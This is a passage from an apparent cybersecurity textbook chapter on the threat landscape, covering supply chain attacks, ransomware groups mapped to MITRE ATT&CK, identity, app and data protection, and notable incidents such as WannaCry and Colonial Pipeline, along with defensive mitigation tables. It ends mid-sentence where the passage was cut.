



*Figure 1.1: Correlation between attacks and the end user*

This diagram shows four entry points for the end user. All of these entry points must have their risks identified and treated with proper controls. The scenarios are listed here:

- Connectivity between on-premises and cloud (entry point 1)
- Connectivity between BYOD devices and cloud (entry point 2)
- Connectivity between corporate-owned devices and on-premises (entry point 3)
- Connectivity between personal devices and cloud (entry point 4)

Notice that these are different scenarios, but they are all correlated by one single entity: the end user. This common element in all scenarios is usually the preferred target for cybercriminals, which is shown in the preceding diagram accessing cloud resources.

In all scenarios, there is also another important element that appears constantly, which is cloud computing resources. The reality is that nowadays you can't ignore the fact that many companies are adopting cloud computing. The vast majority will start in a hybrid scenario, where **infrastructure as a service** (**IaaS**) is their main cloud service. Some other companies might opt to use **software as a service** (**SaaS**) for some solutions, for example, **mobile device management** (**MDM**), as shown in entry point 2. You may argue that highly secure organizations, such as the military, may have zero cloud connectivity. That's certainly possible but, commercially speaking, cloud adoption is growing and will slowly dominate most deployment scenarios.

On-premises security is also critical, because it is the core of the company, and that's where the majority of the users will be accessing resources. When an organization decides to extend their on-premises infrastructure with a cloud provider to use IaaS (entry point 1), the company needs to evaluate the threats for this connection and the countermeasure for these threats through a risk assessment.

The last scenario description (entry point 4) might be intriguing for some skeptical analysts, mainly because they might not immediately see how this scenario has any correlation with the company's resources. Yes, this is a personal device with no direct connectivity with on-premise resources. However, if this device is compromised, the user could potentially compromise the company's data in the following situations:

- Opening a corporate email from this device
- Accessing corporate SaaS applications from this device
- If the user uses the same password for their personal email and corporate account, this could lead to account compromise through brute force or password guessing

Having technical security controls in place could help mitigate some of these threats against the end user. However, the main protection is the continuous use of education via security awareness training.

Two common attacks that are particularly important to bear in mind during awareness training are supply chain attacks and ransomware, which we will discuss in more detail in just a moment.

## Supply chain attacks

According to the Threat Landscape for Supply Chain Attacks, issued by the **European Union Agency for Cybersecurity (ENISA)** in July 2021, around 62% of the attacks on customers were possible because of their level of trust in their supplier. Keep in mind that this data is based on 24 supply chain attacks that were reported from January 2020 to July 2021. It is also important to add that the trust relationship mentioned above is a reference to MITRE ATT&CK technique T1199, documented at `https://attack.mitre.org/techniques/T1199`. This technique is used by threat actors that target their victims through a third-party relationship. This relationship could be a non-secure connection between the victim and the vendor. Some of the most common attack techniques leveraged in a supply chain attack include the ones shown in the table below:

| **Attack** | **Use Case Scenario** |
|---|---|
| Malware | Steal credentials from users. |
| Social engineering | Entice users to click on a hyperlink or download a compromised file. |
| Brute force | Commonly used to exploit VMs running Windows (via RDP) or Linux (via SSH). |
| Software vulnerability | SQL injection and buffer overflow are common examples. |
| Exploiting configuration vulnerability | Usually happens due to poor security hygiene of workloads. One example would be widely sharing a cloud storage account to the internet without authentication. |
| **Open-source intelligence (OSINT)** | Use of online resources to identify relevant information about the target, which includes systems used, usernames, exposed APIs, etc. |

*Table 1.1: Common supply chain attack techniques*

To better understand how a supply chain attack usually works, let's use the diagram shown in *Figure 1.2* as a reference:





*Figure 1.2: Example of a supply chain attack*

In the example shown in *Figure 1.2* there is already an assumption that the threat actor started its spear-phishing campaign targeting the supplier and it was able to obtain some valid user credentials that will be leveraged in step 3. Many professionals still ask why the threat actor doesn't go straight to the victim (in this case, the customer) and the answer is because in this type of attack the threat actor identified a supplier that has more potential for a bigger operation and it is easier to compromise because of the supplier's weaker security defenses. Many times, the true victim has more security controls in place and it is harder to compromise.

Another scenario that attracts threat actors to this type of attack is the ability to compromise one supplier that is utilized by multiple companies. The SolarWinds case is a typical example of this, where the malicious code was deployed as part of a software update from SolarWinds' own servers, signed with a compromised certificate. The update was targeting the most widely deployed SolarWinds product, Orion, a **Network Management System (NMS)**. Now every single customer that uses this software and receives this version of the update will be compromised too. As you can see, the threat actor doesn't need to compromise many targets, they just need to focus on one target (the supplier) and let the chain of effects take place.

To minimize the likelihood that your organization will be compromised by a supply chain attack, you should implement at least the following best practices:

- Identify all suppliers that your organization deals with
- Enumerate those suppliers per order of priority
- Define the risk criteria for different suppliers

- Research how the supplier performs supply chain mitigations for their own business
- Monitor supply chain risks and threat
- Minimize access to sensitive data
- Implement security technical controls, such as
    - Zero Trust Architecture
    - Enhanced security hygiene of workloads

Throughout this book you will also learn many other countermeasure controls that can be used for this purpose.

## Ransomware

Cognyte's Cyber Threat Intelligence Research Group released some eye-opening statistics regarding the growth of Ransomware in their Annual Cyber Intelligence Report. One alarming finding was that in the first half of 2021 the number of ransomware victims grew by 100%, but 60% of the attacks came from the same three major ransomware groups, which operate as **Ransomware-as-a-Service (RaaS)**:

Conti: documented in the MITRE ATT&CK at `https://attack.mitre.org/software/S0575/`

Avaddon: documented in the MITRE ATT&CK at `https://attack.mitre.org/software/S0640/`

Revil: documented in the MITRE ATT&CK at `https://attack.mitre.org/software/S0496/`

In the same report it was also revealed that the manufacturing industry accounts for more than 30% of victims, which makes it rank number one in the top five industries hit by ransomware, followed by financial services, transportation, technology, and legal and human resources.

To protect against ransomware, you must understand how it typically works, from the beginning to the end. Using Conti and Revil, mentioned earlier as an example, let's see how they operate across the kill chain:





*Figure 1.3: Examples of how RaaS compromises a system*

As shown in *Figure 1.3*, different RaaSes will utilize different methods to move across the cyber kill chain; they may have one or more phases that will leverage a common technique, but for the most part they will have their own unique qualities. By understanding how they operate you ensure that you are prioritizing the improvement of your cybersecurity hygiene to address your infrastructure's weaknesses.

Using Microsoft Defender for Cloud as an example of a security posture management platform, you can review all recommendations according to the MITRE ATT&CK framework. For the example, let's start by filtering all recommendations that are applicable to the *Initial Access* phase:





*Figure 1.4: Recommendations applicable to the Initial Access phase of MITRE ATT&CK*

Notice the arrow in *Figure 1.4* that points to the **Tactics** filter, where you can select the MITRE ATT&CK phase. By utilizing this capability in Microsoft Defender for Cloud, you can start prioritizing the security recommendations that are currently open based on the MITRE ATT&CK tactic, and ensure that you are enhancing your security posture.

The point of this demonstration is to show you that there is no "silver bullet" to protect your organization against ransomware, and if a vendor comes to you to try to sell a black box saying that it is enough to protect against ransomware, run away from it, because that is not how protection works. Just by looking at the diagram shown in *Figure 1.3*, you can see that each phase targets different areas that will most likely be monitored by different security controls.

Let's use as an example the initial access of Conti RaaS, which is RDP Brute Force. Management ports shouldn't be always enabled for internet access anyway, and that's the reason a security posture management platform such as Microsoft Defender for Cloud has a recommendation specifically for that, as shown in *Figure 1.5*:





*Figure 1.5: Recommendation to close management port*

You can see the MITRE ATT&CK tactic and technique mapped for this recommendation, and the workloads that are vulnerable if this recommendation is not remediated. This is the preventive work that needs to be done: the security hygiene. In addition, you should also have threat detection to identify scenarios that were not predicted, now that there is a threat actor trying to exploit a management port that is open. For that, you also need security controls that can identify this type of attack. Microsoft Defender for Servers has threat detection for RDP Brute Force attacks.

Other mitigation controls that you can add in place are shown in the table below:

| Scenario | Core Mitigation |
|---|---|
| Remote access to a company's resource | • Enforce Zero Trust to validate users and devices<br>• Implement Conditional Access<br>• Enforce VPN use for access to on-premises resources<br>• Enable privilege access by leveraging a cloud-based Bastion host |
| Endpoints | • Implement an **Endpoint Detection & Response** (**EDR**) solution<br>• Harden your endpoint based on industry security baselines and the needs of your business<br>• Ensure you are using a host-based firewall<br>• Ensure that hosts are running the latest patches<br>• Isolate and retire insecure systems and protocols |
| User account | • Make sure you are using multi-factor authentication<br>• Increase password security |
| Email and collaboration | • Ensure that your email provider has security capabilities built in to block common email attacks |

*Table 1.2: Mitigation controls for ransomware attacks*

While this list brings some key mitigations, you must also ensure that your infrastructure is secure enough to make it harder for the threat actor to escalate privilege or advance to other attack phases in case they were already able to compromise a system. To decrease the likelihood that the threat actor will be able to continue moving forward on their mission once they are able to compromise a system, you should address the following scenarios:

| Scenario | Core Mitigation |
|---|---|
| Privilege access | • Protect and perform continuous monitoring of identity systems to prevent potential escalation of privileges attempt<br>• Enforce security controls for administrative access based on a set of conditions that must be fulfilled before granting privilege access<br>• Limit access to sensitive data and critical configuration settings |
| Detection and response | • Ensure you have identity threat detection controls in place that can quickly identify suspicious activities<br>• Ensure that you are monitoring suspicious activities such as:<br>  • Event logs clearing<br>  • Disablement of security tools (such as antimalware)<br>• Actively monitor brute-force attacks against credentials |

*Table 1.3: Scenarios and mitigations to prevent threat actor escalation*

Additional security controls and mitigations may be necessary according to the organization's needs and industry. As mentioned earlier, some threat actors are actively investing in certain industries, hence the potential need to add more layers of protection.

Using the assume breach mindset, we know that it is important to be ready to react in case your organization gets compromised. In the case of ransomware, what should you do once you learn that a threat actor has already compromised a system and escalated privilege? In this case the intent is always to minimize the financial leverage that the threat actor may have. To accomplish this, you need to ensure that you have:

- A good backup that is in a secure location, ideally isolated from production, and that you trust that backup since you routinely test it, by restoring some of the data to validate the backup.
- Protection in place to access this backup. Not everyone should have access to the backup, and whoever has access to it needs to be using strong authentication mechanisms, which includes **Multi-Factor Authentication (MFA)**
- A disaster recovery plan in place to know exactly what needs to be done in case of emergency
- Encryption of the data at rest to ensure that even if the threat actor gets access to the data, they will not be able to read it

Having each of these elements in place significantly reduces the financial leverage a threat actor will have should a breach occur.

While there are several different techniques that threat actors can use to stage attacks – such as supply chain attacks and ransomware – it is also important to note that there are multiple different entry points they can attack from. A user is going to use their **credentials** to interact with **applications** in order to either consume **data** or write data to servers located in the cloud or on-premises. Everything in bold has a unique threat landscape that must be identified and treated. We will cover these areas in the sections that follow.

## The credentials — authentication and authorization

According to Verizon's 2020 Data Breach Investigations Report , the association between the threat actor, their motives, and their modus operandi varies according to the industry (to access this report, visit `https://www.verizon.com/business/resources/reports/2021/2021-data-breach-investigations-report.pdf?_ga=2.263398479.2121892108.1637767614-1913653505.1637767614`). The report states that attacks against credentials still remain one of the most common. This data is very important, because it shows that threat actors are going after users' credentials, which leads to the conclusion that companies must focus specifically on the authentication and authorization of users and their access rights.

The industry has agreed that a user's identity is the new perimeter. This requires security controls specifically designed to authenticate and authorize individuals based on their job and need for specific data within the network. Credential theft could be just the first step to enable cybercriminals to have access to your system. Having a valid user account in the network will enable them to move laterally (pivot), and at some point find the right opportunity to escalate privilege to a domain administrator account.

For this reason, applying the old concept of defense in depth is still a good strategy to protect a user's identity, as shown in the following diagram:





*Figure 1.6: Multi-layer protection for identity*

In the previous diagram there are multiple layers of protection, starting with the regular security policy enforcement for accounts, which follows industry best practices such as strong password requirements, including frequent password changes and high password strength.

Another growing trend to protect user identities is to enforce MFA. One method that is seeing increased adoption is the callback feature, where the user initially authenticates using their credentials (username and password), and receives a call to enter their PIN. If both authentication factors succeed, they are authorized to access the system or network. We are going to explore this topic in greater detail in *Chapter 7*, *Chasing a User's Identity*. Another important layer is continuous monitoring, because at the end of the day, it doesn't matter if you have all layers of security controls if you are not actively monitoring your identity to understand normal behavior and identify suspicious activities. We will cover this in more detail in *Chapter 12*, *Active Sensors*.

## Apps

Applications (we will call them apps from now on) are the entry point for the user to consume data and transmit, process, or store information on the system. Apps are evolving rapidly, and the adoption of SaaS-based apps is on the rise. However, there are inherent problems with this amalgamation of apps. Here are two key examples:

- **Security**: How secure are the apps that are being developed in-house and the ones that you are paying for as a service?
- **Company-owned versus personal apps**: Users will have their own set of apps on their own devices (BYOD scenario). How do these apps jeopardize the company's security posture, and can they lead to a potential data breach?

If you have a team of developers that are building apps in-house, measures should be taken to ensure that they are using a secure framework throughout the software development lifecycle, such as the Microsoft **Security Development Lifecycle** (**SDL**) (Microsoft's full account of SDL can be found at `https://www.microsoft.com/sdl`). If you are going to use a SaaS app, such as Office 365, you need to make sure you read the vendor's security and compliance policy. The intent here is to see if the vendor and the SaaS app are able to meet your company's security and compliance requirements.

Another security challenge facing apps is how the company's data is handled among different apps, the ones used and approved by the company and the ones used by the end user (personal apps).

This problem becomes even more critical with SaaS, where users are consuming many apps that may not be secure. The traditional network security approach to support apps is not designed to protect data in SaaS apps, and worse, they don't give IT the visibility they need to know how employees are using them. This scenario is also called Shadow IT, and according to a survey conducted by the **Cloud Security Alliance** (**CSA**), only 8% of companies know the scope of Shadow IT within their organizations. You can't protect something you don't know you have, and this is a dangerous place to be.

According to the Kaspersky Global IT Risk Report 2016, 54% of businesses perceive that the main IT security threats are related to inappropriate sharing of data via mobile devices. It is necessary for IT to gain control of the apps and enforce security policies across devices (company-owned and BYOD). One of the key scenarios that you want to mitigate is the one described in the following diagram:





*Figure 1.7: BYOD scenario with corporate app approval isolation*

In this scenario, we have the user's personal tablet that has approved applications as well as personal apps. Without a platform that can integrate device management with application management, this company is exposed to a potential data leakage scenario.

In this case, if the user downloads the Excel spreadsheet onto their device, then uploads it to a personal Dropbox cloud storage and the spreadsheet contains confidential information about the company, the user has now created a data leak without the company's knowledge or the ability to secure it.

## Data

It's always important to ensure that data is protected, regardless of its current state (*in transit or at rest*). There will be different threats according to the data's state. The following are some examples of potential threats and countermeasures:

| State | Description | Threats | Countermeasures | Security triad affected |
|---|---|---|---|---|
| Data at rest on the user's device. | The data is currently located on the user's device. | An unauthorized or malicious process could read or modify the data. | Data encryption at rest. It could be file-level encryption or disk encryption. | Confidentiality and integrity. |
| Data in transit. | The data is currently being transferred from one host to another. | A man-in-the-middle attack could read, modify, or hijack the data. | SSL/TLS could be used to encrypt the data in transit. | Confidentiality and integrity. |
| Data at rest on-premise (server) or in the cloud. | The data is located at rest either on the server's hard drive located on-premise or in the cloud (storage pool). | Unauthorized or malicious processes could read or modify the data. | Data encryption at rest. It could be file-level encryption or disk encryption. | Confidentiality and integrity. |

*Table 1.4: Threats and countermeasures for different data states*

These are only some examples of potential threats and suggested countermeasures. A deeper analysis must be performed to fully understand the data path according to the customer's needs. Each customer will have their own particularities regarding the data path, compliance, rules, and regulations. It is critical to understand these requirements even before the project is started.

As you can see from the topics we have covered so far, there are many different areas to consider within the current landscape of security threats. You must consider the unique issues facing apps, data, credentials, supply chain attacks, and ransomware in order to better prepare for threats.

With this in mind, we will now move on to discussing cybersecurity challenges – more specifically, we will look into how particular attacks have shaped the cybersecurity landscape, and how techniques used by threat actors have evolved over time.

# Cybersecurity challenges

To analyze the cybersecurity challenges faced by companies nowadays, it is necessary to obtain tangible data and evidence of what's currently happening in the market. Not all industries will have the same type of cybersecurity challenges, and for this reason we will enumerate the threats that are still the most prevalent across different industries. This seems to be the most appropriate approach for cybersecurity analysts that are not specialized in certain industries, but at some point in their career they might need to deal with a certain industry that they are not so familiar with.

## Old techniques and broader results

According to Verizon's 2020 Data Breach Investigations Report, 2020 showed an interesting trend with COVID-19 as the main theme for attackers. While some new techniques were utilized, some old ones were still at the top:

- Phishing email
- Ransomware
- Use of stolen credentials
- Misconfiguration

These old techniques are used in conjunction with aspects related to lack of security hygiene. Although the first one in this list is an old suspect, and a very well-known attack in the cybersecurity community, it is still succeeding, and for this reason it is still part of the current cybersecurity challenges. The real problem is that it is usually correlated to human error. As explained before, everything may start with a phishing email that uses social engineering to lead the employee to click on a link that may download a virus, malware, or Trojan. This may lead to credential compromise and most of the time this could be avoided by having a stronger security posture. As mentioned in the Analysis Report (AR21-013A) issued by the US Cyber Security & Infrastructure Security Agency, "threat actors are using phishing and other vectors to exploit poor cyber hygiene practices within a victims' cloud services configuration." Poor cyber hygiene basically means that customers are not doing their homework to remediate security recommendations, which includes weak settings or even misconfigurations.

The term **targeted attack** (or advanced persistent threat) is sometimes unclear to some individuals, but there are some key attributes that can help you identify when this type of attack is taking place. The first and most important attribute is that the attacker has a specific target in mind when he/she/they (sometimes they are sponsored groups) start to create a plan of attack. During this initial phase, the attacker will spend a lot of time and resources to perform public reconnaissance to obtain the necessary information to carry out the attack. The motivation behind this attack is usually data exfiltration, in other words, stealing data. Another attribute for this type of attack is the longevity, or the amount of time that they maintain persistent access to the target's network. The intent is to continue moving laterally across the network, compromising different systems until the goal is reached.

One of the greatest challenges when facing a targeted attack is to identify the attacker once they are already inside the network. Traditional detection systems such as **intrusion detection systems** (**IDSes**) may not be enough to alert on suspicious activity taking place, especially when the traffic is encrypted. Many researchers have already pointed out that it can take up to 229 days between infiltration and detection. Reducing this gap is definitely one of the greatest challenges for cybersecurity professionals.

Crypto and ransomware are emerging and growing threats that are creating a whole new level of challenge for organizations and cybersecurity professionals. In May 2017, the world was shocked by the biggest ransomware attack in history, called WannaCry. This ransomware exploited a known Windows SMBv1 vulnerability that had a patch released in March 2017 (59 days prior to the attack) via the MS17-010 bulletin. The attackers used an exploit called EternalBlue that was released in April 2017, by a hacking group called The Shadow Brokers. According to MalwareTech , this ransomware infected more than 400,000 machines across the globe, which is a gigantic number, never seen before in this type of attack. One lesson learned from this attack was that companies across the world are still failing to implement an effective vulnerability management program, which is something we will cover in more detail in *Chapter 16*, *Vulnerability Management*.

It is very important to mention that phishing emails are still the number one delivery vehicle for ransomware, which means that we are going back to the same cycle again; educate the user to reduce the likelihood of successful exploitation of the human factor via social engineering and have tight technical security controls in place to protect and detect. Threat actors are still using old methods but in a more creative way, which causes the threat landscape to shift and expand – this will be explained in more detail in the next section.

## The shift in the threat landscape

As mentioned earlier in this chapter, supply chain attacks added a series of new considerations to the overall cybersecurity strategy for organizations, exactly because of the shift in the threat landscape. Having said that, it is important to understand how this shift occurred over the last five to ten years to understand some of the roots and how it has evolved.

In 2016, a new wave of attacks gained mainstream visibility, when CrowdStrike reported that it had identified two separate Russian intelligence-affiliated adversaries present in the United States **Democratic National Committee** (**DNC**) network.

According to their report, they found evidence that two Russian hacking groups were in the DNC network: Cozy Bear (also classified as APT29) and Fancy Bear (APT28). Cozy Bear was not a new actor in this type of attack, since evidence has shown that in 2015 they were behind the attack against the Pentagon email system via spear-phishing attacks . This type of scenario is called a government-sponsored or state-sponsored cyber-attack.

The private sector should not ignore these signs. According to a report released by the Carnegie Endowment for International Peace, financial institutions are becoming the main target for state-sponsored attacks. In February 2019 multiple credit unions in the United States were targets of a spear-phishing campaign, where emails were sent to compliance officers in these credit unions with a PDF (which came back clean when ran through VirusTotal at that time), but the body of the email contained a link to a malicious website.

Although the threat actor is still unknown, there are speculations that this was just another state-sponsored attack. It is important to mention that the US is not the only target; the entire global financial sector is at risk. In March 2019 the Ursnif malware hit Japanese banks. Palo Alto released a detailed analysis of the Ursnif infection vector in Japan, which can be summarized in two major phases:

1. The victim receives a phishing email with an attachment. Once the user opens up the email, the system gets infected with Shiotob (also known as Bebloh or URLZone).
2. Once in the system, Shiotob starts the communication with the **Command and Control** (**C2**) using HTTPS. From that point on, it will keep receiving new commands.

We keep emphasizing the importance of security hygiene, and there is a reason for that. In 2021 we saw the Colonial Pipeline attack, where the threat actor was able to take down the largest fuel pipeline in the United States, which lead to shortages across the East Coast. Guess how this all happen? By compromising only one password. The account's password was actually found on the dark web. While the end result was a ransomware attack, the entire operation was only possible due to this single password compromise.

For this reason, it is so important to ensure that you have strong security hygiene via the enhancement of your security posture and also that you are continuously monitoring your workloads. This security monitoring platform must be able to leverage at least the three methods shown in the following diagram:

